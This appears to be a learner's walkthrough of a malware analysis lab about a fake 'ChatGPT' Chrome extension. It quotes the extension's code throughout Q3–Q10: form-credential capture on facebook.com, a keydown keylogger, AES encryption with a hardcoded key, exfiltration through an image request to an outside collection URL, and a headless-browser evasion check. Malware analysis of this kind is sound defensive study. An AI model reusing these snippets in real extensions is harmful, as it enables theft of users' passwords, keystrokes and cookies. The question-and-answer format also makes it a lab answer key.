Fake Chatgpt

Created	@August 11, 2025 7:27 PM

Scenario

Your cybersecurity team has been alerted to suspicious activity on your organization's network. Several employees reported unusual behavior in their browsers after installing what they believed to be a helpful browser extension named "ChatGPT". However, strange things started happening: accounts were being compromised, and sensitive information appeared to be leaking.

Your task is to perform a thorough analysis of this extension identify its malicious components.

Category:

Malware Analysis

Tactics: Credential Access Collection Command and Control Exfiltration

> 💡 ***Note: The core in this lab is:***

Understanding Chrome Extensions


To effectively analyze the extension, it's important to understand the key components of a Chrome extension and how they may be abused for malicious purposes:

Anatomy of a Chrome Extension

1. **Manifest.json**: The core configuration file, specifying metadata, permissions, and behavior. Key fields to inspect:
    - Permissions (e.g., access to cookies, tabs, or external URLs).
    - Host permissions defining interaction with specific domains.
    - Content scripts and web-accessible resources indicating injected or shared functionality.
2. **Background Scripts**: Persistent scripts managing event handling and browser monitoring. Often exploited for tracking user activity or sending data to remote servers.
3. **Content Scripts**: Injected into web pages to interact with the DOM. A common vector for data theft or page manipulation.
4. **Popup Scripts**: Handle the extension's user interface, which may conceal malicious actions or mislead users.
5. **Web-Accessible Resources**: Files accessible by web pages, potentially used to deliver malicious payloads or expose sensitive data.
6. **External Resources**: URLs or scripts loaded externally, often linked to malicious domains or obfuscated content.

Official Walkthrough Questions


Q1.Which encoding method does the browser extension use to obscure target URLs, making them more difficult to detect during analysis?




Found the encryptionPayload codes where we find Base64 is the encoding method:

> Attackers commonly utilize encoding methods like Base64 to conceal their operations and evade detection. In this case, the focus is on the parts of the code responsible for defining or processing URLs.

Q2. Which website does the extension monitor for data theft, targeting user accounts to steal sensitive information?



In the same file focus on first line where it says targets = characters in green appears to be in encode format...



Encoding the URL in Base64 allows the extension to make its target less noticeable during code analysis—a common strategy used by malicious extensions to evade detection and scrutiny.

> In the `app.js` file, the `targets` array contains the Base64-encoded string `d3d3LmZhY2Vib29rLmNvbQ==`, which decodes to www.facebook.com. Its structure clearly aligns with standard encoding patterns. Additionally, the `_0x5eaf` function employs the `btoa()` method to encode data in Base64, confirming this as the obfuscation technique used.

Q3. Which type of HTML element is utilized by the extension to send stolen data?

```
function sendToServer(encryptedData) {
    var img = new Image();
    img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
    document.body.appendChild(img)
```

From this code a (img) is attached to send stolen data

In the `sendToServer` function (`app.js`), stolen data is exfiltrated using an `<img>` element. The `src` attribute of the `<img>` is set to `https://Mo.Elshaheedy.com/collect?data=` followed by the encrypted payload. This method leverages the browser's default behavior to perform HTTP GET requests, reducing the likelihood of triggering alerts. By utilizing `<img>` elements for data exfiltration, the extension avoids detection by traditional network monitoring tools, which typically focus on more direct methods like `fetch` or `XMLHttpRequest` .

Q4. What is the first specific condition in the code that triggers the extension to deactivate itself?

```
(function() {
    var _0xabc1 = function(_0x321a) {
        return _0x321a;
    };
    // Check if the browser is in a virtual environment
    if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent)) {
        alert("Virtual environment detected. Extension will disable itself.");
        chrome.runtime.onMessage.addListener(() => { return false; });
    }
```

Open filename loader.js

Q5.Which event does the extension capture to track user input submitted through forms?

Tracking user actions, such as form submissions and keystrokes, is crucial for understanding how sensitive information is stolen. In the `app.js` file, the `submit` event is captured using `document.addEventListener('submit')` . When a form is submitted, the `FormData` API is used to extract the form's data, which is then sent to the server through the `exfiltrateData` function.

```
const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];
if (targets.indexOf(window.location.hostname) !== -1) {
    document.addEventListener('submit', function(event) {
        let form = event.target;
        let formData = new FormData(form);
        let username = formData.get('username') || formData.get('email');
        let password = formData.get('password');
```

Q6: Which API or method is used to monitor user keystrokes?

```
document.addEventListener('keydown', function(event) {
    var key = event.key;
    exfiltrateData('keystroke', key);
});
```

Identifying the APIs used for data capture is critical for tracing the origin of information leaks. In `app.js` , the extension employs `document.addEventListener('keydown')` to monitor keystrokes in real-time. The logged keystrokes are formatted into a payload and sent to the server via the `exfiltrateData` function. This approach enables attackers to record user activity, including sensitive information such as passwords, directly from keyboard inputs.

Q7: Where does the extension transmit exfiltrated data, and how is the transmission secured?

In `app.js`, the `sendToServer` function is used to transmit stolen data. Here's how it works:

1. An `Image` object is created using `new Image()`.
2. The encrypted data is appended to the URL `https://Mo.Elshaheedy.com/collect` as a query parameter, with `encodeURIComponent` ensuring the data is properly formatted for transmission.
3. This URL is assigned to the `src` property of the `Image` object.
4. Finally, the `Image` object is added to the document body, triggering a request to the specified endpoint and sending the stolen data.

```
function sendToServer(encryptedData) {
    var img = new Image();
    img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
    document.body.appendChild(img);
}
```

Understanding how exfiltrated data is transmitted and the methods used in the process is essential for effective mitigation.

> This technique leverages the browser's behavior of loading images to transmit the data stealthily.

Q8 Which function in the code is used to exfiltrate user credentials, including the username and password?

```
let form = event.target;
let formData = new FormData(form);
let username = formData.get('username') || formData.get('email');
let password = formData.get('password');
```

```
function exfiltrateCredentials(username, password) {
    const payload = { user: username, pass: password, site: window.location.hostname };
    const encryptedPayload = encryptPayload(JSON.stringify(payload));
    sendToServer(encryptedPayload);
}
```

This targeted functionality underscores that credential theft is a core objective of the extension, as demonstrated by its intentional processing of sensitive user data such as usernames and passwords.

Q9: What encryption algorithm is used to secure stolen data?

```
function encryptPayload(data) {
    const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');
    const iv = CryptoJS.lib.WordArray.random(16);
    const encrypted = CryptoJS.AES.encrypt(data, key, { iv: iv });
    return iv.concat(encrypted.ciphertext).toString(CryptoJS.enc.Base64);
}
```

AES stands for **Advanced Encryption Standard**. It is a symmetric encryption algorithm widely used to secure data.

Q10. What does the extension access to store or manipulate session-related data and authentication information?

```
"manifest_version": 2,
"name": "ChatGPT",
"version": "1.0",
"description": "An AI-powered assistant extension.",
"permissions": [
  "tabs",
  "http://*/*",
  "https://*/*",
  "storage",
  "webRequest",
  "webRequestBlocking",
  "cookies"
],
"background": {
  "scripts": ["system/loader.js"],
  "persistent": true
```

Conclusion: Understanding the Malicious Extension's Functionality

Upon analyzing the provided code and its structure, the following conclusions summarize the extension's behavior, functionality, and
intent:

1. Primary Functionality: Data Theft

The extension is designed to steal sensitive user data:

- **User Credentials:** Extracted from form submissions via `submit` event listeners in `app.js`.
- **Keystrokes:** Captured in real-time using `keydown` event listeners in `app.js`.
- **Cookies:** Accessed through the `cookies` API specified in `manifest.json`, enabling potential session hijacking or token theft.

2. Targeting Mechanism

The extension activates its malicious functionality based on specific criteria:

- **Activation Condition:** Compares the `window.location.hostname` with the target domain and activates when a match is found.

3. Data Exfiltration

The extension uses covert methods to transmit stolen data:

- **Method:** Creates an `<img>` element dynamically in `sendToServer` (in `app.js`) and sets its `src` to the exfiltration endpoint (`https://Mo.Elshaheedy.com/collect`), appending encrypted data as a query parameter.
- **Stealth:** Exploits browser behavior to trigger image requests, bypassing traditional network monitoring that focuses on `fetch` or `XMLHttpRequest`.

4. Anti-Analysis Techniques

To evade detection, the extension implements anti-analysis mechanisms:

- **Environment Checks:** Detects virtualized or headless environments using `navigator.plugins.length` and `userAgent` checks in `loader.js`.

- **Self-Disabling:** Alerts the user and disables its functionality if suspicious conditions are detected.

5. Encryption for Concealment

Data theft operations are concealed using encryption:

- **Algorithm:** AES encryption (`CryptoJS.AES.encrypt`) is used to secure stolen data before transmission.
- **Key and IV:** The encryption key (`SuperSecretKey123`) and initialization vector (IV) are hardcoded in `app.js` and `crypto.js`.

6. Key Code Components

Critical functionality is implemented across the following components:

- **`exfiltrateCredentials` (app.js):** Extracts and encrypts user credentials.
- **`sendToServer` (app.js):** Transmits stolen data using an `<img>` element.
- **`encryptPayload` (app.js and crypto.js):** Encrypts sensitive data for secure transmission.
- **`manifest.json`:** Grants permissions to access cookies, tabs, and web requests, enabling broad access to browser data.